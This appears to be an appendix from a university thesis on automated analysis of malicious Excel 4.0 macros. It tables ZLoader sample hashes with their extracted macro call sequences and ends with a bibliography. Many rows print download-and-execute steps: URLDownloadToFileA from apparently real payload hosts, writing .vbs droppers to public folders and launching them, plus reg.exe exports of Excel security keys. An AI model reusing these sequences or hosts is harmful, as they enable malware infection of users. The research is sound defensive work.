ZLoader ef002d4d0e85ce74a057371523873f0908eb2a1b0172ffbe21b6ac90da7797d7.xls 0.0858290195465087 2023-05-27 10:20:47 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\D5QLHkpE.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\t5UajH.vbs””, 0], ””FWRITELN””, [0, ””IR1Bkn = \””https://markens.online/wp-data.php\””\rfiKf7 = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\t5UajH.vbs””], ””FILES””, [null]]” 16.0

ZLoader 48bd8dbc9c457e8ebb476cc7dcf5cc03209584037bd6ef15410d4e5acb212828.xls 0.0824794769287109 2023-05-27 10:20:49 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader b488e96e5403f73b44c169fa2dc9489444c01ac1e9400106be215b813609ab8a.xls 0.5816168785095215 2023-05-27 10:22:19 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\D8t6.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\cNqssq9.vbs””, 0], ””FWRITELN””, [0, ””cDOdP = \””https://markens.online/wp-data.php\””\rx6vuK = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\cNqssq9.vbs””], ””FILES””, [null]]” 16.0

ZLoader e3462d258f0247f1db6b618620f570208c9fafbfdf79aa51358ad140a4adbf84.xls 0.3417532444000244 2023-05-27 10:22:20 ”[””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\VumitLa””, 0.0]]” 2.0

ZLoader 4b0a30b60bae1b1d61876ff63cd1241abbd50d6784d3a511f8cf120b29d2120a.xls 0.559894323348999 2023-05-27 10:25:08 ”[””FOPEN””, [””C:\\Users\\Public\\jv6.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\BI7giu.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 75b52b94778899c3d6fd0d3357fc04a604d765a89dcf045707df63023bf6b9a2.xls 0.0840399265289306 2023-05-27 10:25:10 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 3d63a03b43b3325c9628b6c3e6afcbf80f735a47e33fd326659edb3bda344fd6.xls 0.082160472869873 2023-05-27 10:25:11 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 46043fd12662667c240504005e341e1900a25e39e83379bb770da0e7e609844e.xls 0.4864473342895508 2023-05-27 10:25:11 ”[””DEFAULT””, [null]]” 2.0

ZLoader 65306eb08dd1a43406d46b1226d62f44db7040442ec9568fd8decfd3405294b3.xls 0.0832254886627197 2023-05-27 10:25:11 [] 0.0

ZLoader d55ac109967ad7ba845f8355192ef69a8ffd5a0e1038fbb94e75f974ca569246.xls 0.0835282802581787 2023-05-27 10:26:04 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 28e37053ad15ea80cc1ea5a4ccf248fbddd2bcb0d9eed572bd939ffae6a90483.xls 0.0850610733032226 2023-05-27 10:29:48 ”[””FOPEN””, [””C:\\Users\\Public\\OPYMd60.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\gX6b.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 0020c131cc9571ac22129332d733b9838fa81b788411c29b99d283feb5ef9222.xls 0.2151601314544677 2023-05-27 10:29:50 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader b4897710503ff7fd1f07c8590ef42583fd149b0f6749b56b6aa7a775f90cb49d.xls 0.0838441848754882 2023-05-27 10:31:17 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\raX.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\A5Cc.vbs””, 0], ””FWRITELN””, [0, ””eYkHP = \””https://statedauto.com/wp-data.php\””\rtoMYAyCT = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\A5Cc.vbs””], ””FILES””, [null]]” 16.0

ZLoader d92bfc3b49ce233b1e61a6cf8744c1616582664db8e69d43d0ba1aeeb97943e6.xls 0.0973663330078125 2023-05-27 10:31:17 [] 0.0

ZLoader 9cc5c75c665dc1343cb12859f8f825d8d9ea292b09da0d444cb20687c075984f.xls 0.0800075531005859 2023-05-27 10:32:34 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\wgfzvQ.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\zLHrDfZa.vbs””, 0], ””FWRITELN””, [0, ””UsS6LcQ = \””https://statedauto.com/wp-data.php\””\rM3lQ = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\zLHrDfZa.vbs””], ””FILES””, [null]]” 16.0

ZLoader d55b219cab698a036e8043e2652923f7b9831ad543d486038e92cc1faf56c0d4.xls 0.4633448123931885 2023-05-27 10:33:49 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\vpijnn.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\g6kg25K.vbs””, 0], ””FWRITELN””, [0, ””hJL803 = \””https://statedauto.com/wp-data.php\””\rtB790 = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\g6kg25K.vbs””], ””FILES””, [null]]” 16.0

ZLoader 99fa8a389f11e7395e311a773bfe4239db6ad526f7f9c356a310dd17f8fa6a77.xls 0.079014778137207 2023-05-27 10:50:30 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader f81e9d9b8ff30bd03215a97167b1871b8f494e8846889b80457476c817ea46b5.xls 0.0826117992401123 2023-05-27 10:50:32 [] 0.0

ZLoader a4c4199d583d9eab80979ea558b4293ad59682b357866f4bf872b1d578179c07.xls 0.0931212902069091 2023-05-27 10:53:14 ”[””FOPEN””, [””C:\\Users\\Public\\WIGL.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\UWzYYWzJ.reg

/y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader 39c867b6a4935692dccfbe1d4ed8113bffea25f72a7a471f562d8848e3cd7ed6.xls 0.0845530033111572 2023-05-27 10:55:49 "[""FOPEN"", [""C:\\Users\\Public\\LNukUjG.vbs"", 0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\GBTdueDl.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader 87aef5406dbda03a138f1e239db619d949eba9cca546da5956bf3d7ae2652677.xls 1.0046370029449463 2023-05-27 10:55:52 "[""WORKBOOK.HIDE"", [null], ""CALL"", [""urlmon"", ""URLDownloadToFileA"", ""JJCCJJ"", 0, ""https://gfhudnjv.xyz/vjd7f2js"", ""c:\\Users\\Public\\hff2f5o.html"", 0, 0]]" 4.0

ZLoader 0be53050492d8c9cecc16b522054270f6c9a965a2f2f63704492e1836e285ddb.xls 0.0820224285125732 2023-05-27 10:55:52 [] 0.0

ZLoader a84bdee113e0d2caf0c53c2ca0cd39202274562f09cd7c2d4773a89551356daf.xls 0.8018028736114502 2023-05-27 10:55:53 [] 0.0

ZLoader 582e03fefa4da38ecedd2afc3625ed152f98854c986d95ca9b0aca8b7a3d260f.xls 0.0807225704193115 2023-05-27 10:55:56 [] 0.0

ZLoader b49203aa8da96cd765d5b118040153202e97d5ebd5054f578d57649e9760bc4a.xls 0.5392680168151855 2023-05-27 10:55:57 [] 0.0

ZLoader b7eeecfbdece6906019360d76eb62d435c73cb7e553014607398b04dd8779d6e.xls 0.0944967269897461 2023-05-27 10:55:57 [] 0.0

ZLoader c8d297ffe569ab6a29ebac9d1f4b2a515ac830dfb96d50c56ed79abdd2d3dbf1.xls 0.0938653945922851 2023-05-27 10:55:58 "[""DEFAULT"", [null]]" 2.0

ZLoader 6f56693b3154f9ef059aa6a5fd4e36ff78c1cd552c1f063726a0b7c307cd1ae6.xls 0.086127758026123 2023-05-27 10:59:33 "[""FOPEN"", [""C:\\Users\\Public\\Pdb.vbs"", 0], ""FWRITELN"", [0, ""On Error Resume Next""], ""NEXT"", [null], ""RETURN"", [null], ""FWRITE"", [0, ""!""], ""FCLOSE"", [null], ""CALL"", [""Shell32"", ""ShellExecuteA"", ""JJCCCJJ"", 0, ""open"", ""C:\\Windows\\system32\\reg.exe"", ""EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\W6WLA.reg /y"", 0, 5], ""FILES"", [null], ""FPOS"", [null], ""FREAD"", [null]]" 20.0

ZLoader 3a8961729da3d80ede6288545a89494f3b9b2091e37d77456a677a94f4080142.xls 0.1346099376678466 2023-05-27 10:59:33 "[""DEFAULT"", [null]]" 2.0

ZLoader 071f41c6ba5d557491c35260b8d99a5cee331d870c1fbc7756303de0eb3ba63e.xls 0.7365505695343018 2023-05-27 10:59:34 [] 0.0

ZLoader 73952f15b752208fc79faf15880ba1e11b0487847dbc4985c67f0dec3aef647a.xls 0.0828759670257568 2023-05-27 10:59:34 [] 0.0

ZLoader 4e7fd05e0ea98e3f1ab4d5fa195c8dd5f3a36adf7d98581a4e0691f97b64ee38.xls 0.3997726440429687 2023-05-27 11:00:33 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader fcea5cf93d635da2c1ccde7a6ed9e32dc4fef9aff6fe306afa322a103c59b0f3.xls 0.0862002372741699 2023-05-27 11:04:06 ”[””FOPEN””, [””C:\\Users\\Public\\qnYpzB.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\nJ0BtO9.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 36eed2086307f7c6dc261aa714888bc4e3f8e0e2c17ba35addf9df400fff33e7.xls 0.1218259334564209 2023-05-27 11:04:06 [] 0.0

ZLoader 624c1ffb5d398d36648c6ccb8fc62d7e9ddc994c5bfaf530b7344978fe86b9eb.xls 0.0838396549224853 2023-05-27 11:05:08 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 20b764854102fc8df5ef823666d5f472b91da90f50dca22e5d5e9484f3ed3ae9.xls 0.0923411846160888 2023-05-27 11:21:50 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 9e5f35b4b517bb36d45b9639fc1f3a84b455450337546b6d77e9f3339c13724a.xls 0.2927126884460449 2023-05-27 11:26:17 ”[””FOPEN””, [””C:\\Users\\Public\\BEXJDV.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\ZdQ.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader da61733e71fa28d0e04d55a88ba1b512531a0f3ed56656e4cdd0fef0de7a4452.xls 0.0835704803466796 2023-05-27 11:26:18 [] 0.0

ZLoader 9b8516fcbe183de0a53ac47ea7f4289176e23fc82da1fe67c70cedc823f5dba6.xls 0.1077284812927246 2023-05-27 11:26:19 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 2c96165b001331cb08d6078de67c4fc13ee5bdee5cc93860ed7f0e9da10a5d31.xls 0.0884792804718017 2023-05-27 11:27:56 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0,

””https://angerango.com/logs.php””, ””C:\\Users\\Public\\Documents\\QV5U2E8.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\zrrn.vbs””, 0], ””FWRITELN””, [0, ””m6nXz3 = \””https://angerango.com/logs.php\””\recNgzBy8 = \””https://sodcf.com/logs.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\zrrn.vbs””], ””FILES””, [null]]” 16.0

ZLoader 61bde51a5850f88445963e753a20a5d75a894af4000c488bcae03d94eafb37a0.xls 0.088874340057373 2023-05-27 11:29:25 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\Gi6WR.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\YI5HisH.vbs””, 0], ””FWRITELN””, [0, ””XTrO = \””https://markens.online/wp-data.php\””\rL3LO = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\YI5HisH.vbs””], ””FILES””, [null]]” 16.0

ZLoader 10a69a941a6034922bc4973704927bfeca8770620f2dabde673df3910a85dc05.xls 0.0901458263397216 2023-05-27 11:29:25 [] 0.0

ZLoader dc23c0d9e4e6b63bb76f3ec1bb74879999d25c5d2d664a8f009f0b1757a92fd1.xls 0.4893791675567627 2023-05-27 11:33:01 ”[””FOPEN””, [””C:\\Users\\Public\\ULpdx.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\hJTmRb.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 48ece4eca75461e0606fcb05270c8bdeeda538effb207fa7cbc999b4d7707136.xls 0.0856466293334961 2023-05-27 11:34:09 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 2353abd006aede2a7eb61635bc1b2dc33c66d3ceec6b32eee65d5e540979d909.xls 0.0984108448028564 2023-05-27 11:34:09 [] 0.0

ZLoader aa1fdbbf8344407f54cd0a6f9ca3cab2112d6fbb9278333373c577308df4333e.xlsx 1.9428069591522217 2023-05-27 11:34:11 ”[””RETURN””, [null], ””CALL””, [””Kernel32””, ””CreateDirectoryA””, ””JCJ””, ””C:\\nMEzMcr””, 0]]” 4.0

ZLoader 1f84394df24e1b599816da3c9af111b368dafa899c3849e03608cbefa57e3a35.xls 0.088538646697998 2023-05-27 11:35:55 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\EF0Z7T.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\RDet.vbs””, 0], ””FWRITELN””, [0, ””dd5n = \””https://markens.online/wp-data.php\””\rlNX1f3S5 = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\RDet.vbs””], ””FILES””, [null]]” 16.0

ZLoader d7fec88ac342d790c3f8e1147d55cf2fdb922dacaaa54c5fd679f72c0f807f4d.xls 0.0839459896087646 2023-05-27 11:35:56 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader a7838012d6da4266a2d3cdd43c2f3bdc86401f32a8ea135922236142495adac6.xls 0.091088056564331 2023-05-27 11:37:05 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 196588a7404c90ab92502926afa24fbb25bf67c0ad50dba4f7ff4f1937816dda.xls 0.1034729480743408 2023-05-27 11:37:06 ”[””DOCUMENT””, [1.0]]” 2.0

ZLoader d556b7e0820a135edcd80ca58d4854a46c5f0d309f26d2d4d8c5b5a8686c6286.xls 0.0856556892395019 2023-05-27 11:38:23 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 7035af3e238d22dc869c22e7a60b8e5120c0d027e8d79696d60bb630db11c67d.xls 0.0855369567871093 2023-05-27 11:39:33 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader f05005feb32c7db2c7744ecde217c4cf8839643fc5d80bf0d32d1e77e2817d48.xls 0.0878915786743164 2023-05-27 11:39:33 [] 0.0

ZLoader c2f4f08af086e410e3bafdb89da4e393adb212caf6ddf37b890d8270320dba2d.xls 0.0904464721679687 2023-05-27 11:41:07 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\FhocqFbZ.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\vEi6.vbs””, 0], ””FWRITELN””, [0, ””cJk = \””https://statedauto.com/wp-data.php\””\rtzx = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\vEi6.vbs””], ””FILES””, [null]]” 16.0

ZLoader d6063921e36b12414d769eda7cf5715541d149e54168128ceeb800a05f9f2b3d.xls 0.078951358795166 2023-05-27 11:41:07 [] 0.0

ZLoader f9adf499bc16bfd096e00bc59c3233f022dec20c20440100d56e58610e4aded3.xls 0.0799548625946044 2023-05-27 11:41:07 [] 0.0

ZLoader 02521f0bb91b4c74d1590b85254f26f0d258cd780393010593ae6daaa5993753.xls 0.2237870693206787 2023-05-27 11:41:07 [] 0.0

ZLoader 48ea8d8723a8ba151a6d6f6bc1b43ab25f018fea7a03acc00aec77a19b844038.xls 0.0820939540863037 2023-05-27 11:42:17 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 53c67dc38c386b8a2d8639e2f7b30957436953cbae0ea7f804c9f07cf3021f06.xls 0.0879955291748046 2023-05-27 11:43:53 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\ProuVW.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\s7pSvE.vbs””, 0], ””FWRITELN””, [0, ””xrxCz4 = \””https://markens.online/wp-data.php\””\rCLwor = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\s7pSvE.vbs””],

””FILES””, [null]]” 16.0

ZLoader 55a9613f22af16aabc16459293e4ff7b13fd5686664caa6852d8a0feba5e0912.xls 0.3256897926330566 2023-05-27 11:45:27 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://corlatina.edu.co/wp-scan.php””, ””C:\\Users\\Public\\Documents\\S78YfmP.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\FEcL.vbs””, 0], ””FWRITELN””, [0, ””Th9b = \””https://corlatina.edu.co/wp-scan.php\””\rjoDXqEwc = \””https://www.speedyrentacar.co/wp-scan.php\””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\FEcL.vbs””], ””FILES””, [null]]” 16.0

ZLoader 06dce6347439b75a3b1e2714e3c9a136e3bec6010bd62031296244014b72c805.xls 0.0916297435760498 2023-05-27 11:45:30 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader d74a3f748a14120a55c66d8d00b37476f3e78a60cf44776959f6134b4e390d25.xls 0.0872602462768554 2023-05-27 11:45:32 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 73b388494988720ac1397f2ae765866a6a1a8fa863869659e980f93b82808535.xls 0.0876729488372802 2023-05-27 11:45:35 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader d0ded20fd3c16f1151205165c0f0d8e719d1c6289c3077e20469d958f27cf7b6.xls 0.0895545482635498 2023-05-27 11:45:35 [] 0.0

ZLoader b5e44195dd25a2d928b9497218c497368decf1d0cf6ae8832a35a2985e784271.xls 0.0841133594512939 2023-05-27 11:47:13 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\oKnSa.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\TvT5Hl.vbs””, 0], ””FWRITELN””, [0, ””Ed02LMm = \””https://markens.online/wp-data.php\””\rIuyVMUa = \””https://statedauto.com/wp-data.php\””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\TvT5Hl.vbs””], ””FILES””, [null]]” 16.0

ZLoader e80c9a66c88172b305f410b40ec4723a584346ca443e54d1726abab0d0596d84.xls 0.2701404094696045 2023-05-27 11:47:14 ”[””NEXT””, [null]]” 2.0

ZLoader e1a372f8369e50d159adcf855df63ea64389be97af0bdfe7281539a6897f5604.xls 0.0900826454162597 2023-05-27 11:47:14 [] 0.0

ZLoader d20d8877e1d1e62df37b77b9407360cd71db4b5fab218b7bef4d43c47371bbb6.xls 0.08917546272277832 2023-05-27 11:47:17 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

Bibliography

[1] malware-samples. https://github.com/jstrosch/malware-samples. [Online], Accessed: 2023-05-4.

[2] Roberto Baldoni, Emilio Coppa, Daniele Cono D'elia, Camil Demetrescu, and Irene Finocchi. A survey of symbolic execution techniques. *ACM Computing Surveys (CSUR)*, 51(3):1–39, 2018.

[3] Charles-Henry Bertrand Van Ouytsel and Axel Legay. Malware analysis with symbolic execution and graph kernel. In *Secure IT Systems: 27th Nordic Conference, NordSec 2022, Reykjavic, Iceland, November 30–December 2, 2022, Proceedings*, pages 292–310. Springer, 2023.

[4] Sema-toolchain. https://github.com/csvl/SEMA-ToolChain. [Online], Accessed: 2023-05-10.

[5] Nicola Ruaro, Fabio Pagani, Stefano Ortolani, Christopher Kruegel, and Giovanni Vigna. Symbexcel: Automated analysis and understanding of malicious excel 4.0 macros. In *2022 IEEE Symposium on Security and Privacy (SP)*, pages 1066–1081. IEEE, 2022.

[6] Malcomb Farber. Cybercrime damages to cost the world $8 trillion usd in 2023. *Cybersecurity Ventures*, 2022.

[7] Steve Morgan. Cybercrime to cost the world 8 trillion annually in 2023. https://cybersecurityventures.com/cybercrime-to-cost-the-world-8-trillion-annually-in-2023/. [Online], Accessed: 2023-05-01.

[8] Charles-Henry Bertrand Van Ouytsel, Christophe Crochet, and Axel Legay. Tool paper-sema: Symbolic execution toolchain for malware analysis. In *17th International Conference on Risks and Security of Internet and Systems*, 2022.

[9] What is static analysis? https://www.securecodewarrior.com/article/what-is-static-analysis#:~:text=Static%20Analysis%20is%20the%20automated,Security%20vulnerabilities. [Online], Accessed: 2023-05-24.

[10] yara. https://virustotal.github.io/yara/. [Online], Accessed: 2023-05-24.

[11] Dynamic program analysis. https://en.wikipedia.org/wiki/Dynamic_program_analysis. [Online], Accessed: 2023-05-24.

[12] Charles-Henry Bertrand Van Ouytsel and Axel Legay. Malware analysis with symbolic execution and graph kernel. *arXiv preprint arXiv:2204.05632*, 2022.

[13] Memory management in excel. https://learn.microsoft.com/en-us/office/client-developer/excel/memory-management-in-excel. [Online], Accessed: 2023-05-4.

[14] Excel 4.0 macro functions reference. https://d13ot9o61jdzpp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf. [Online], Accessed: 2023-04-24.

[15] Analyzing document with malicious excel 4.0 macros. https://madlabs.dsu.edu/madrid/blog/2021/05/17/analyzing-document-with-malicious-excel-4-0-macros/. [Online], Accessed: 2023-04-24.

[16] Xlmdeobfuscator. https://github.com/DissectMalware/XLMMacroDeobfuscator. [Online], Accessed: 2023-03-18.

[17] Today function. https://support.microsoft.com/en-us/office/today-function-5eb3078d-a82c-4736-8930-2f51a028fdd9. [Online], Accessed: 2023-05-9.

[18] Sum function. https://support.microsoft.com/en-us/office/sum-function-043e1c7d-7726-4e80-8f32-07b23e057f89. [Online], Accessed: 2023-05-9.

[19] malware-samples-1. https://github.com/973771793/malware-samples-1. [Online], Accessed: 2023-05-13.

[20] Extracting "sneaky" excel xlm macros. https://inquest.net/blog/2019/01/29/extracting-sneaky-excel-xlm-macros. [Online], Accessed: 2023-05-13.

[21] Malwarebazaar database. https://bazaar.abuse.ch/browse/. [Online], Accessed: 2023-04-13.

[22] malware-samples-1. https://github.com/973771793/malware-samples-1. [Online], Accessed: 2023-05-4.

[23] excel4-tests. https://github.com/carbonblack/excel4-tests. [Online], Accessed: 2023-05-4.

[24] Asyncrat: Using fully undetected downloader. https://www.netskope.com/fr/blog/asyncrat-using-fully-undetected-downloader. [Online], Accessed: 2023-05-21.

[25] Avemariarat. https://www.enigmasoftware.fr/avemariarat-supprimer/. [Online], Accessed: 2023-05-21.

[26] Formbook. https://www.vmray.com/glossary/formbook/. [Online], Accessed: 2023-05-21.

[27] Emotet. https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet. [Online], Accessed: 2023-05-21.

[28] Avemariarat. https://success.trendmicro.com/dcx/s/solution/1117830-loki-malware-information?language=en_US. [Online], Accessed: 2023-05-21.

[29] Nanocore malware information. https://success.trendmicro.com/dcx/s/solution/1122912-nanocore-malware-information?language=en_US&sfdcIFrameOrigin=null. [Online], Accessed: 2023-05-21.

[30] Netwire malware: What it is, how it works and how to prevent it | malware spotlight. https://resources.infosecinstitute.com/topic/netwire-malware-what-it-is-how-it-works-and-how-to-prevent-it-malware-spotlight/. [Online], Accessed: 2023-05-21.

[31] Quasar rat: A sneak peek into the remote access trojan's capabilities. https://cyware.com/news/quasar-rat-a-sneak-peek-into-the-remote-access-trojans-capabilities-18afa9a3. [Online], Accessed: 2023-05-22.

[32] What is snake keylogger and are you at risk? https://www.makeuseof.com/what-is-snake-keylogger-and-are-you-at-risk/. [Online], Accessed: 2023-05-22.

[33] How to eliminate zgrat malware from the operating system. https://www.pcrisk.com/removal-guides/25854-zgrat-malware. [Online], Accessed: 2023-05-22.

[34] Zloader. https://malpedia.caad.fkie.fraunhofer.de/details/win.zloader. [Online], Accessed: 2023-05-22.

UNIVERSITÉ CATHOLIQUE DE LOUVAIN
École polytechnique de Louvain
Rue Archimède, 1 bte L6.11.01, 1348 Louvain-la-Neuve, Belgique | **www.uclouvain.be/epl**